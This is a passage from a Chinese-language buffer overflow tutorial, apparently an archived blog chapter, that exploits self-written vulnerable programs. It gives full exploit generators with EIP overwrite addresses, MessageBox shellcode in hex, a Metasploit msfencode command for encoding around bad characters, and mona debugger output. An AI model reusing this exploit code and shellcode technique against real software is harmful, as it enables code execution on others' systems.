難道什麼地方出錯了嗎？當然這是筆者故意犯的錯 :) 目的是要讓讀者感受一下實際在面對狀況時，不會一直都這麼順利，其實我們一路執行過來已經是相當順利了，但是隨時要保有有可能出現意外狀況的警覺心，身為攻擊者的我們，此時要來偵錯我們的 shellcode，第一個標準動作就是檢查我們的 shellcode 是否真的全部載入到記憶體中了？我們先修改程式碼，在字串變數 shellcode 的前面塞入一些 INT3 指令讓程式會停在執行 shellcode 之前，以至於程式停住的時候我們可以去檢查記憶體中的 shellcode 是否完好如初，程式 Attack-Vulnerable001 修改如下：

```
// File name: attack-vulnerable001.cpp
// 2011-10-18

#include <iostream>
#include <fstream>
#include <string>
using namespace std;

#define FILENAME "Vulnerable001_Exploit.txt"


//Reading "e:\asm\messagebox.bin"
//Size: 261 bytes
//Count per Line: 18
char code[] =
"\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9\x64\x8b\x71\x30\x8b"
"\x76\x0c\x8b\x76\x1c\x8b\x46\x08\x8b\x7e\x20\x8b\x36\x38\x4f\x18\x75\xf3"
"\x59\x01\xd1\xff\xe1\x60\x8b\x6c\x24\x24\x8b\x45\x3c\x8b\x54\x28\x78\x01"
"\xea\x8b\x4a\x18\x8b\x5a\x20\x01\xeb\xe3\x34\x49\x8b\x34\x8b\x01\xee\x31"
"\xff\x31\xc0\xfc\xac\x84\x07\x01\xcf\x0d\x01\x07\xeb\xf4\x3b\x7c"
"\x24\x28\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb"
"\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c\x61\x03\xb2\x08\x29\xd4\x89\xe5\x89"
"\xc2\x68\x8e\x4e\x0e\xec\x52\xe8\x9f\xff\xff\xff\x89\x45\x04\xbb\x7e\xd8"
"\xe2\x73\x87\x1c\x24\x52\xe8\x8e\xff\xff\xff\xff\x89\x45\x08\x68\x6c\x6c\x20"
"\x41\x68\x33\x32\x2e\x64\x68\x75\x73\x65\x72\x88\x5c\x24\x0a\x89\xe6\x56"
"\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c\x24\x52\xe8\x61\xff"
"\xff\xff\x68\x30\x39\x58\x20\x68\x66\x6f\x6e\x39\x31\xdb\x88\x5c\x24\x06"
"\x89\xe3\x68\x21\x58\x20\x20\x68\x6f\x72\x6c\x64\x68\x6f\x2c\x20\x57\x68"
"\x48\x65\x6c\x6c\x31\xc9\x88\x4c\x24\x0d\x89\xe1\x31\xd2\x6a\x30\x53\x51"
"\x52\xff\xd0\x31\xc0\x50\xff\x55\x08";
//NULL count: 0

int main() {
    string junk(140, 'A');
    string eip("\x13\x44\x87\x7c"); // 7C874413, little-endian
    string debug("\xcc\xcc\xcc\xcc"); // for debugging shellcode
    string shellcode(code); // shellcode


    ofstream fout(FILENAME, ios::binary);
    fout << junk << eip << debug << shellcode;

    cout << "攻擊檔案: " << FILENAME << " 輸出完成\n";
}
```

編譯執行產生新的 Vulnerable001_Exploit.txt，我們這次要借助 mona 的幫忙，使用 Immunity 載入 Vulnerable001.exe，記得載入的時候要把程式參數設定為 Vulnerable001_Exploit.txt 的檔案路徑，這樣才能確定程式會順利執行並且會讀入檔案，否則程式在檢查參數 argv[1] 的時候會因為沒有參數而自動結束程式。設定好參數載入之後勇敢地按下 F9，讓程式自動執行到當掉，會出現如下圖：



注意看圖中右下角堆疊區塊的部份，第一行位址 0022FB30 的內容是 CCCCCCCC，這就是我們的字串變數 debug，後面應該接著是我們的字串變數 shellcode，噢！怎麼這麼少？可以看到從堆疊區塊的第六行開始就碰到 NULL 字元了，其下方也是一堆的零，我們的 shellcode 明明有 261 個位元組，不可能只有那麼少才對，我們使用 mona 的另一項功能比對記憶體，在 Immunity 命令列執行指令 `!mona compare -f e:\asm\messagebox.bin`，參數 -f 後面接的是 shellcode 二進位檔案的絕對路徑，筆者的例子是放在 `e:\asm\messagebox.bin`，這就是為什麼筆者在第三章提到 shellcode 的二進位檔案很重要的原因，執行指令會在 Log data 視窗出現 mona 執行的結果，截圖部份如下：



mona 會很貼心的將檔案和記憶體兩個作成表格來比較，可以看到上圖，左邊是檔案的內容，右邊是記憶體的內容，從最前面一個位元組一個位元組來比較，會發現到數值 0c 之後就全部不見了，因為我們這時候沒有 Vulnerable001.exe 的原始程式碼，因此我們只能夠憑空想像猜測一下。

有可能是數值 0c 會被當成終止符號，當 Vulnerable001.exe 讀檔案的時候，讀到數值 0c 就會停止輸入，所以後面的資料全部不被讀入，仔細想一下，數值 0c 是 ASCII 代碼 form feed (f)，這的確不是一個 ASCII 字串可以接受的合法字元，這裡有幾種可能，一種可能是 Vulnerable001.exe 只接受 ASCII 的字母和數字，其他代碼一概不接受，另一種可能是除了字母和數字以外，還有一些代碼可以被接受，但是有一些代碼像是 0c 就不被接受，第三種可能是不管是不是字母或是數字，在所有 ASCII 256 種代碼中，有一些可以被接受，但是其他的都不被接受。

通常在緩衝區溢位的攻擊中，不被接受的字元會被稱作 Bad Char，讀者若是在網路上讀到此術語便可知其意義，這三種可能中，第三種最麻煩，必須要花很多時間一個一個嘗試，最多試 256 次，但是通常不會需要試這麼多，如果真的試到一兩百次那麼 Bad Char 也真的太多了，可能根本就無法使用 shellcode 或者是編碼器，如果是第一或者第二種可能，那就好辦，我們可以利用第三章學過的 Metasploit 的 msfencode 工具，把我們的 shellcode 作編碼，讓它全部只有純字母或是數字，我們可以利用 x86/alpha_mixed 或者 x86/alpha_upper 編碼器來編碼，這兩個編碼器第一個會將 shellcode 編碼成只有大小字母，後一個會將 shellcode 編碼為只有大寫字母，似乎非常方便，但是筆者實際使用 x86/alpha_mixed 和 x86/alpha_upper 編碼器的經驗都不大好，編碼出來的 shellcode 相當大，而且有些時候無法順利解碼，所以我們使用比較穩定的預設 shikata_ga_nai 編碼器。假設原來的 shellcode 其二進位檔案路徑是 /shelllab/asm/messagebox.bin，在 Metasploit 的安裝路徑下輸入指令：

```
./msfencode -p windows -b '\x0c\x0d\x20\x1a\x00\x0a\x0b' \
-i /shelllab/asm/messagebox.bin \
-o /shelllab/asm/messagebox-shikata.bin -t raw
```

參數 -b 是接可能的 Bad Char，這裡筆者用嘗試錯誤法輸入了 '\x0c\x0d\x20\x1a\x00\x0a\x0b'，字元間的順序無所謂，這是反覆測試搭配使用 !mona compare 後的結果，但是讀者必須要知道，shikata_ga_nai 編碼器每次產生出來的結果會有隨機跳動的部份，所以上面的 Bad Char 可能不是完整的組合，讀者需要自行嘗試並且載入到記憶體中反覆和 !mona compare 的結果作比較，直到比較結果完全正確為止！

INTERNET ARCHIVE
wayback Machine

http://securityalley.blogspot.tw/2014/09/blog-post.html
Go

1月 2月 4月
14
2014 2015 2016

Close
Help

```

-i /shelllab/asm/messagebox.bin \
-o /shelllab/asm/messagebox-shikata.bin -t raw
[*] x86/shikata_ga_nai succeeded with size 288 (iteration=1)

```

使用 `fonReadBin` 工具將二進位檔案 `messagebox-shikata.bin` 輸出成 C/C++ 陣列格式，再次修改我們的 `Attack-Vulnerable001`，把新的 `shellcode` 放入，修改程式碼如下，這次我還加上了字串變數 `nops` 在 `shellcode` 之前，因為 `shikata_ga_nai` 編碼器會需要離堆疊頭有一些距離，這個距離筆者的經驗值是大約 8 個位元組左右，但是通常可以更多，例如幾十個位元組都可以，所以我們用了一個常用的招數，就是使用 `NOP` 指令，`opcode` 代碼是 90，在第三章提到過 `NOP` 指令是讓 CPU 空轉一個運算單位時間，並不會作任何事，所以很適合用來「填充」，讓 `shellcode` 離堆疊頭不要這麼近，我通常使用 `shikata_ga_nai` 的時候會填 8 個位元左右的空間，這個經驗值提供給讀者當參考，讀者也必須知道有些時候在緩衝區溢位攻擊實務中，就像在很多其他領域裡面一樣，一些經驗總是有幫助的：

```

// File name: attack-vulnerable001.cpp
// 2011-10-18

#include <iostream>
#include <fstream>
#include <string>
using namespace std;

#define FILENAME "Vulnerable001_Exploit.txt"

//Reading "e:\asm\messagebox-shikata.bin"
//Size: 288 bytes
//Count per line: 19
char code[] =
"\xba\xbb\x14\xaf\xd9\xc6\xd9\x74\x24\xf4\x5e\x31\xc9\xb1\x42\x83\xc6\x04"
"\x31\x56\x00\x03\x56\xbe\x59\xe1\x76\x2b\x06\xd3\xfd\x8f\xcd\x5d\x2f\x7d\x5a"
"\x27\x19\xe5\x2e\x36\xa9\x6e\x46\xb5\x42\x06\xbb\x4e\x12\xee\x48\x2e\xbb\x65"
"\x78\xf7\xf4\x61\xf0\xf4\x52\x90\x2b\x05\x85\xf2\x40\x96\x62\x6d\xdd\x22\x57"
"\x9d\xb6\x84\xdf\xa0\xdc\x5e\x55\xba\xab\x3b\x4a\xbb\x40\x58\xbe\xf2\x1d\xab"
"\x34\x05\xcc\xe5\x5b\x34\xd0\xfa\xe6\xb2\x10\x76\xf0\x7b\x5f\x7a\xff\xbc\x8b"
"\x71\xc4\x3e\x68\x52\x4e\x5f\xfb\xf8\x94\x9e\x17\x9a\x5f\xac\xac\xe8\x3a\xb0"
"\x33\x04\x31\xcc\xb8\xdb\xae\x45\xfa\xff\x32\x34\xc0\xb2\x43\x9f\x12\x3b\xb6"
"\x56\x58\x54\xb7\x26\x53\x49\x95\x5e\xf4\x6e\x56\x61\x82\xd4\x1e\x26\xeb\x0e"
"\xfc\x2b\x93\xb3\x25\x99\x73\x45\xda\xe2\x7b\xd3\x60\x14\xec\x88\x06\x04\xad"
"\x38\xe4\x76\x03\xdd\x62\x03\x28\x78\x01\x63\x92\xa6\xef\xfa\xcd\xf1\x10\xa9"
"\x15\x77\x2c\x01\xad\x2f\x13\xec\x6d\xa8\x48\xca\xdf\x5f\x11\xed\x1f\x60\xba"
"\x21\xd9\xc7\x1b\x29\x7f\x97\x35\x90\x4e\xbc\x42\xbe\x94\x44\xda\xdd\xbd\x69"
"\x84\x01\x1e\x02\x5b\x33\x32\xb6\xcb\xdc\xe6\x16\x5b\x4a\xbf\x33\x0f\xe6\x0e"
"\x75\x47\xba\x54\x88\xd1\xa3\xa4\x40\x8b\x13\x94\x35\x1e\xac\xca\x87\x5e\x02"
"\x14\xb2\x56";
//NULL count: 0

int main() {
    string junk(140, 'A');
    string eip("\x13\x44\x87\x7c"); // 7C874413, Little-endian
    string debug("\xcc\xcc\xcc\xcc"); // for debugging shellcode
    string nops(8, '\x90'); // 讓 shikata_ga_nai 的解碼器開心地正常運作
    string shellcode(code); // shellcode

    ofstream fout(FILENAME, ios::binary);
    fout << junk << eip << debug << nops << shellcode;

    cout << "攻擊檔案: " << FILENAME << " 輸出完成\n";
}

```

再次嘗試，產生出來新的 `Vulnerable001_Exploit.txt` 檔案，我們也是透過 Immunity 去執行，按下 F9 任其跑到 INT3 停止，在 Immunity 輸入指令 `!mona compare -f e:\asm\messagebox-shikata.bin` 如下圖，假設我們的新二進位檔案路徑在 `e:\asm\messagebox-shikata.bin`，如果在讀者的電腦中不是這個路徑，請自行調整指令：

```

00A0F000 [+] Reading File e:\asm\messagebox-shikata.bin...
00A0F000 Read 288 bytes from file
00A0F000 [+] Preparing log file 'compare.txt'
00A0F000 - [Re]setting logfile e:\mona\compare.txt
00A0F000 [+] Generating module info table, hang on...
00A0F000 - Processing modules
00A0F000 - Done. Let's rock 'n roll.
00A0F000 [+] Locating all copies in memory (normal)
00A0F000 - searching for '\ba\xbb\x14\xaf\xd9\xc6\xd9\x74\x24\xf4\x5e\x31\xc9\xb1\x42\x83\xc6\x04'
00A0F000 - Comparing 2 locations
00A0F000 Comparing bytes from file with memory :
003E4E6C [+] Reading memory at location : 0x003E4E6C
00A0F000 -> Hooray, normal shellcode unmodified
0022FB3C [+] Reading memory at location : 0x0022FB3C
00A0F000 -> Hooray, normal shellcode unmodified
00A0F000 [+] Locating all copies in memory (unicode)
00A0F000 - searching for '\ba\x00\xbb\x00\x14\x00'
Action took 0:00:00.170000

!mona compare -f e:\asm\messagebox-shikata.bin

```

Hooray ! (歡呼之意) 這次比對完全正確了，不過讀者也可以從上圖中發現除了在我們的堆疊位址附近 `0x0022fb3c` 可以找到 `shellcode` 以外，在記憶體位址 `0x003E4E6C` 也可以找到完整的 `shellcode`，這個位址剛好在暫存器 `EDX` 所存的值附近，不過在這個範例中我們用不到它們，這次，我們把鷹架拿開，把字串變數 `debug` 徹底移除，最終程式碼改為如下：

```

// File name: attack-vulnerable001.cpp
// 2011-10-18
// fon909@outLook.com


#include <iostream>
#include <fstream>
#include <string>
using namespace std;

#define FILENAME "Vulnerable001_Exploit.txt"

```



我們測試看看，到 Windows 的 cmd.exe 命令列模式，輸入命令 `Vulnerable001.exe Vulnerable_Exploit.txt` 測試，結果如下：



Hello, World! :)

只要把 `shellcode` 換成對其他系統函式的呼叫，這個攻擊所造成的殺傷力可大可小。

到此，我們成功地完成了對第一個程式的攻擊，也展示了一個完整的緩衝區溢位攻擊程序，筆者盡量將攻擊者過程中可能遇到的挫折，和其思緒的轉折呈現出來，希望讓讀者能夠更有一點感覺。

我們在攻擊的第一步，發現了緩衝區溢位可以直接覆蓋 `EIP`，於是決定我們接下來的步驟，都跟 `EIP` 有關，首先找到 `EIP` 的偏移量，再來是測試 `EIP` 之後加上的字串，其在記憶體中的位址，這個位址也就是我們的 `shellcode` 所放置的位址，在這個例子是剛好在堆疊的頭頂位置，但不是每次都會是這樣子，所以我們通常在成功的覆蓋了 `EIP` 之後，需要的就是再加上更多的字串，然後檢查它們被載入到記憶體中的哪個位置。

再來，如果一切順利的話，我們嘗試放入 `shellcode`，有些時候 `shellcode` 會遇到一些 `Bad Char`，這時候可以利用 `mona` 的記憶體比對功能以及 `Metasploit` 的編碼器功能，對原有的 `shellcode` 作適度的編碼，有些時候這個步驟需要反覆多試幾次，因為我們常常不會確定到底 `Bad Char` 有哪些，所以必須經過一些嘗試錯誤的經驗，載入記憶體後不斷地和 `mona compare` 結果比對，直到結果完全正確，檔案和記憶體內容完全吻合為止。

最後我們也根據編碼器的特性，適時地放入一些 `NOP` 指令當作潤滑劑，這部份需要一些經驗和嘗試錯誤，筆者也提供自身的經驗給讀者參考，這就是我們的第一個模擬案例。

另外，在這種直接覆蓋 `EIP` 的攻擊方式當中，`EIP` 常被稱作 `RET`，代表回返位址 (return address)，也就是利用函式結束要回到呼叫它的母函式的時候，因為其回返位址被我們覆蓋掉了，所以將回返位址載入到 `EIP` 的時候，就載入了我們想要執行的位址，如果讀者在一些網路文章或者 `PoC` (Proof of Concept, 理論實證) 當中看到 `RET`，便可以知道這術語代表的意思，我們之前在第二章使用的手法，就是屬於這種類型。

模擬案例：從 C 到 C++

C++ 語言中最常被使用的大概是 `STL` (Standard Template Library) 標準函式庫，我們將會把前一個 C 語言範例程式作一點改寫，寫成 C++ 的形式，並且使用 `STL` 的 `fstream` 來讀取檔案，然後我們會使用和上一個範例一樣的攻擊手法來攻擊這個有點類似，但是已經用不同程式語言改寫的程式，藉此初學的讀者或可略為比較此一範例和前例之間相同與相異之處，並且對同一攻擊手法有更多的認識。

筆者本身是 `STL` 的超級愛用者，眼尖的讀者或許已經從筆者所提供自己撰寫的小工具程式看出徵兆了，從我們馬上要研究的 C++ 程式範例

INTERNET ARCHIVE
wayback Machine

6 captures
14 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/09/blog-post.html Go

1月 2月 4月
14
2014 2015 2016 Close Help

我們還沒仔細講到 VC++ 2010 預設所提供的保護機制，為了先單純了解緩衝區溢位攻擊，我們使用比較穩定的 Dev-C++，下一章會針對 VC++ 2010 的保護機制作更多的討論，輸入 Vulnerable002 的原始程式碼如下，編譯產生出 Vulnerable002.exe 執行檔案：

```
// File name: vulnerable002.cpp
// 2011-10-19
// fon909@outlook.com

#include <iostream>
#include <fstream>
using namespace std;

void do_something(ifstream& fin) {
    char buf[1024];
    fin >> buf;
    // ...
}

int main(int argc, char **argv) {
    char dummy[1024];
    ifstream fin;

    cout << "Vulnerable002 starts...\n";

    if(argc >= 2) fin.open(argv[1]);
    if(fin) do_something(fin);

    cout << "Vulnerable002 ends...\n";
}
```

此 C++ 範例程式和之前的 C 語言範例程式相似，首先此程式會簡單檢查是否有執行時丟入的程式參數，如果有，會將第一個參數 argv[1] 當作檔案路徑嘗試將檔案打開，如果檔案順利打開，會執行函式 do_something()，並且在函式 do_something() 裡面讀取檔案內容，第一筆從檔案讀取的資料是一個字串資料，利用陣列變數 buf 來存放此筆資料，和前面的 C 語言範例相比。

除了使用 STL 之外，本例還有一個小小不同的地方，就是筆者把讀取檔案內容所使用的陣列變數 buf 從 128 位元組加大為 1024 位元組，讀者自行重新練習的時候或許可以修改此一陣列的大小，嘗試不同的情況。

假設編譯出來的 Vulnerable002.exe 路徑是在 E:\BofProjects\Vulnerable002\Vulnerable002.exe，以下文中將使用此假設下命令，請讀者根據自己電腦的路徑位置適時地修正命令。

接下來我們把 Vulnerable002 專案徹底關掉，轉換角色成為攻擊者，我們的有限資訊是知道 Vulnerable002.exe 會讀入以第一個程式參數為檔案名稱的內容，其第一筆資料是一個字串。

身為攻擊者，我們和前例一樣，會想知道這個字串有沒有大小限制？

我們也是使用 Dev-C++ 開啟一個 C++ 專案來當作攻擊程式，程式會產生餵給 Vulnerable002.exe 的資料檔案，我們可以透過攻擊程式去控制檔案的內容，之前已經有提過，這個攻擊程式不限制用什麼程式語言撰寫，只要能夠達到目的產生資料檔案即可。為了解說方便，我們使用手邊的 Dev-C++。

新增 C++ 專案，命名為 Attack-Vulnerable002，並新增檔案進專案當中，輸入原始程式碼如下，編譯產生出 Attack-Vulnerable002.exe：

```
// File name: Attack-Vulnerable002.cpp
// 2011-10-19

#include <string>
#include <fstream>
#include <iostream>
using namespace std;

#define EXPLOIT_FILENAME "Vulnerable002-Exploit.txt"

int main() {
    string junk(1100, 'A');

    ofstream fout(EXPLOIT_FILENAME, ios::binary);
    fout << junk;

    cout << "輸出檔案 " << EXPLOIT_FILENAME << " 成功\n";
}
```

我們使用字串變數 junk 產生一個有 1100 個字母 A 的字串，並將此字串輸出到檔案 Vulnerable002_Exploit.txt，以下文中將假設輸出的檔案路徑是 E:\BofProjects\Attack-Vulnerable002\Vulnerable002_Exploit.txt。


讀者可能會問，那個數字 1100 是怎麼來的？這其實是很重要的問題，記得筆者將緩衝區溢位攻擊分為三部份，第一部份是找弱點，第二部份是發動攻擊，以及第三部份是 shellcode 嗎？在第一部份找弱點的時候也包含了知道怎樣可以讓程式當掉，並且藉由程式的異常狀況找出可以用來發動攻擊的安全漏洞，這部份技術包括逆向工程、模糊測試、以及程式碼偵錯技巧與經驗等等，這裡的奇妙數字 1100 就是筆者用嘗試錯誤法，在經驗中求得的，讀者可以自行試試看任何數字，比如說一個超大的數字 1000000，先看看產生出來的字串資料，Vulnerable002.exe 讀了會不會當掉，如果不會，再加大一點或者變小一點看看，如果會當掉，看看 EIP 有沒有被改到，我們還沒有講到其他的攻擊手法，所以就目前所學的，就是只要看 EIP 有沒有被我們的字串覆蓋而已（我們在下一章會講到其他攻擊手法），如果沒有被覆蓋到，有可能是字串太短，也有可能是字串太長，我們就試著修改數字的大小來控制輸出字串的長短，反覆嘗試讓 Vulnerable002.exe 讀入，看看其反應，嘗試錯誤的經驗最終告訴我們數字 1100 左右可以得到不錯的效果。

INTERNET ARCHIVE
wayback Machine


http://securityalley.blogspot.tw/2014/09/blog-post.html
Go

1月 2月 4月
14 2月 15 - 26 十一月 16
2014 2015 2016
Close Help


在 Windows 的 cmd.exe 命令列模式下，讓 Vulnerable002.exe 讀進 Vulnerable002_Exploit.txt 檔案，執行結果如下圖：



按下 Debug 按鈕叫出 just-in-time debugger，OllyDbg 跳出來接手，可以從下面圖中看到，EIP 已經被我們的字母 A 大軍所覆蓋：



下一步就是找出 EIP 的偏移量，我們同樣使用 mona 產生一個長度為 1100 的字串，在 Immunity 命令列輸入命令 !mona pattern_create 1100 如下圖：



按照 mona 所提示的路徑去找到 pattern.txt，上面圖中的例子是 e:\mona\pattern.txt，讀者請根據自己電腦看到的狀況找到檔案路徑，將檔案打開，會看到產生出來的字串，將其貼在 Attack-Vulnerable002 裡面，取代原來的 1100 個字母 A 大軍，程式碼只稍作修改如下，筆者反覆列出每一次修改過的攻擊程式碼，目的是為了不讓初學的讀者錯過任何細節：

```
// File name: Attack-Vulnerable002.cpp
// 2011-10-19

#include <string>
#include <fstream>
#include <iostream>
using namespace std;


#define EXPLOIT_FILENAME "Vulnerable002-Exploit.txt"

int main() {
    string junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa...(之後省略)";

    ofstream fout(EXPLOIT_FILENAME, ios::binary);
    fout << junk;

    cout << "輸出檔案 " << EXPLOIT_FILENAME << " 成功\n";
}
```

在字串變數 junk 後面的...(之後省略)是筆者為了篇幅的緣故省略了字串的其他部份，請讀者自行貼上完整的字串，重新編譯執行之後，產生出新的 Vulnerable002_Exploit.txt，再次餵給 Vulnerable002.exe，程式依然還是當掉，按下偵錯 Debug 按鈕之後 OllyDbg 跳出來接



Internet Archive

6 captures

14 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/09/blog-post.html

Go


1月 2月 4月

14

2014 2015 2016

Close

Help



L E M T W H C / K B I

Registers (FPU)

EAX 003E24D0
ECX 00000000
EDX 00000000
EBX 69423569
ESP 0022FAC0 ASCII "Bj2Bj3Bj4Bj5Bj6
EBP 6A423969
ESI 37694236
EDI 42386942
EIP 316A4230

C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 0018 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
E 0 SS 0023 32bit 7F5F0000(FFF


Address	Hex dump	ASCII
00441000	00 00 00 00 FF FF FF FF	
00441008	00 00 00 00 00 00 00 00	
00441010	00 00 00 00 0F FF FF	
00441018	00 00 00 00 00 00 00 00	
00441020	FF FF FF FF 00 00 00 00	
00441028	FF FF FF FF 00 00 00 00	
00441030	01 00 00 00 00 00 00 00	0.....
00441038	00 00 00 00 00 00 00 00
00441040	00 00 00 00 FF FF FF FF
00441048	00 00 00 00 FF FF FF FF
00441050	30 29 44 00 55 29 44 00	0:D.U.D.
00441058	70 29 44 00 00 00 00 00	p:D.....
00441060	00 00 00 00 00 00 00 00	

0022FAC0 42326A42
0022FAC4 6A4236A
0022FAC8 56A4234
0022FACC 4236A42
0022FAD0 6A42376A
0022FAD4 396A4238
0022FAD8 42306842
0022FAE0 6B42316B
0022FAE4 336B4232
0022FAE8 42346B42
0022FAEC 6B42356B
0022FAF0 00000000
0022FAF4 0022FAC0
0022FAF8 01000040
0022FAFC 0022FAC0

Access violation when executing [316A4230] - use Shift+F7/F8/F9 to pass exception

Paused

使用 Immunity 的 mona 來求得 EIP 的偏移量，執行 mona 指令 !mona pattern_offset 316A4230 如下，可以得知到 EIP 的偏移量是 1052：



有了 EIP 的偏移量，我們可以再次小小修改 **Attack-Vulnerable002**，我們試看看是否可以正確將 EIP 用 DEADBEEF 覆蓋（似乎不大衛生，但是肉眼很容易一眼辨識出來），並且在 EIP 後面我們也試著再加上一點資料，看看它們是否可以被安然的送進記憶體中，也確定一下它們被送進記憶體中的位置在哪裡，**Attack-Vulnerable002** 程式碼修改如下：

```
// File name: Attack-Vulnerable002.cpp
// 2011-10-19
```

```
#include <string>
#include <fstream>
#include <iostream>
using namespace std;

#define EXPLOIT_FILENAME "Vulnerable002-Exploit.txt"

